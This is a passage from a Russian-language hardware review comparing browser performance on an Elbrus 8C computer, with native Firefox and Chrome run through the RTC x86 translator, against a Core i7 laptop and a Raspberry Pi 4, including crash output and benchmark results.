%xr003 = 0x00000000_00000023_00000000_efbe0fd0 (NV NV)
%xr002 = 0x00000000_00000000_00000000_efbe1000 (NV NV)
%xr001 = 0x00000000_00000000_00000000_efbe1004 (NV NV)
%xr000 = 0x00000000_00000000_00000000_00000023 (NV NV)

%cr0.lo: 0x6014404004400401
%cr0.hi: 0x00000000000d3920 (0x000d3920)
%cr1.lo: 0x4d00010810000000
%cr1.hi: 0x000f2fd0000000c4

 ------- pcs=c2e000003000 psp=c2dffffff000 -------

 ------------------- EOF call stack -------------------
[0302/032033.606442:ERROR:scoped_ptrace_attach.cc(27)] ptrace: Function not impl
emented (38)
Ловушка трассировки/останова
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/firefox/97.0.1$
```


Скриншот 129. Запуск Chrome 98.0.4758.102 через RTC со стандартными опциями.

Я установил Chrome через Lintel в Ubuntu 20.04.3, и он там заработал. После теста Firefox я попробовал его запустить через RTC со стандартными опциями, и столкнулся с ошибкой. Дело в том, что Chrome через RTC не будет работать со своей песочницей, так что запустить его можно, но только с опцией **--no-sandbox**.




Скриншот 130. Запуск Chrome 98.0.4758.102 через RTC с опцией --no-sandbox.

С опцией --no-sandbox Chrome успешно запускается. Версия Chrome, которую я установил – 98.0.4758.102. Есть ли с ней нюансы?




Скриншот 131. Попытка тестирования JetStream 2.0 в Chrome 98.0.4758.102 (x86 через RTC 4.1).

Да, к сожалению, без песочницы Chrome работает нестабильно, и он падает в ряде случаев (например, при тестировании JetStream).




Скриншот 132. Попытка тестирования BaseMark 3.0 в Chrome 98.0.4758.102 (x86 через RTC 4.1).

Ошибки возникают и в тесте BaseMark, и в ряде других тестов. В общем, Chrome через RTC – далеко не решение на каждый день.




Скриншот 133. Результат тестирования Octane 2.0 на Эльбрус 8С с Chrome Chrome 98.0.4758.102 (x86 через RTC 4.1).

Если сравнивать последнюю версию Chrome для x86 с последней версией Firefox для E2K, в тех тестах, которые проводятся успешно, Chrome в ряде тестов быстрее на 16-18%. Т.е., если портировать Chrome под E2K, производительность в браузере может вырасти на все 30%, 40% или даже 50%. И, если судить по тому, что я краем уха где-то что-то услышал, работы над портированием Chromium под E2K уже ведутся, так что через некоторое время (примерно через полгода) браузер на Эльбрусе станет сильно шустрее.




Скриншот 134. Версия Firefox ESR 68.12.0, доступная для загрузки с сервера Mozilla.

Итак, глядя на результаты тестов, я решил, что в общем и целом для работы в интернете лучше всего подойдёт нативный Firefox 68.12.0. И, для того, чтобы провести более-менее релевантное сравнение, я скачал на свой ноутбук Xiaomi ту же версию браузера с архива Mozilla. В общем-то, ту же версию я использовал для теста с помощью RTC 4.1 на Эльбрус 8С ранее.



Скриншот 135. Результаты тестов в Firefox ESR 68.12.0 на ноутбуке Xiaomi с Core i7 8550U и Ubuntu 20.04.3.


Не знаю, почему, но на Xiaomi мне тест JetStream удалось провести даже с версией Firefox 68.12.0, тогда как на Эльбрусе мне этого сделать не удалось. Забегая наперёд, скажу, что на Raspberry Pi 4 с Raspberry Pi OS 64-bit и Chromium версий 95 и 98 мне также не удалось провести этот тест (спустя время после его запуска моя малина просто сама перезагружалась).



Скриншот 136. Результаты тестов в Firefox 97.0.1 на ноутбуке Xiaomi с Core i7 8550U и Ubuntu 20.04.3.


Также я решил провести тот же тест у себя на ноутбуке с последней версией Firefox на момент теста (97.0.1), с той же, с которой тестировал и Эльбрус 8С в режиме трансляции при помощи RTC 4.1.

И, если присмотреться на скриншот с BaseMark с Xiaomi, видно, что даже на x86 машинах с последней версией Firefox бывают проблемы с запуском некоторых тестов. Ну, с этим ничего не поделать, браузерные тесты, видимо, будет иметь свои нюансы с каждым отдельно взятым браузером и с его конкретной версией. Ладно, что по разнице?



Гистограмма 118. Разница в тестах в браузере на Эльбрус 8С (E2K FF 68.12.0) и i7 8550U (x86 FF 68.12.0 и 97.0.1).


Я решил не грузить вас цифрами по отдельности, а показать именно разницу между 8С и моим ноутбуком в браузерных тестах. Как видите, из-за ошибки в тесте в 97-й версии браузера Firefox на моём ноутбуке, результат вышел почти в 1.5 раза ниже, чем на Эльбрус 8С с Firefox 68.12.0 (нативная версия для E2K из OSL 7.1). Да, бывает и так, что в некоторых тестах Firefox, даже самый свежий из стальных версий, на x86 машинах глючит и начинает работать медленнее, чем на Эльбрус 8С. В остальном же разница в пользу моего ноутбука выходит от 4 до 15 раз. Что тут добавить? Я предупреждал, что с интерпретируемыми языками работа на Эльбрусе ведётся намного медленнее, чем с компилируемыми. Но в любом случае выражаю почтение разработчикам из МЦСТ, которые продолжают его оптимизировать под 8С.



Гистограмма 119. Разница в тестах в браузере на Эльбрус 8С (E2K FF 68.12.0) и i7 8550U (x86 FF 68.12.0 и 97.0.1).

В среднем же получается так, что в браузерных тестах Core i7 8550U на 25 Ватт (или 20 Ватт со снижением напряжения на 100 мВ) в моём ноутбуке Xiaomi в 10 раз быстрее, чем Эльбрус 8С с частотой 1.3 ГГц.

А с чем же тогда сопоставим Эльбрус 8С по части браузера?



Видео 5. Browser test - Elbrus 8C 1.3 GHz (Firefox 68.12.0) vs Raspberry Pi 4 1.8 GHz (Chromium 95.0.4638.78).

Я решил, что сравнить с малиной Эльбрус лучше просто в повседневе. Одни страницы в браузере до 2 раз грузит быстрее Эльбрус, другие быстрее грузит малина, но в целом скорость в браузере у них +- равна. На малине я пользовал Chromium 95, но с версией 98, которая вышла позже, разницы особо не будет (уже проверил). Учитывая то, что в браузере в основном мы имеем дело с обработкой последовательного однопоточного JavaScript кода, а не параллельного многопоточного, мы заочно можем предположить, что при повседневной работе Байкал М будет примерно равен моей малине, а та +- равна Эльбрусу 8С. Короче, в браузере между ними разницы особо не будет.

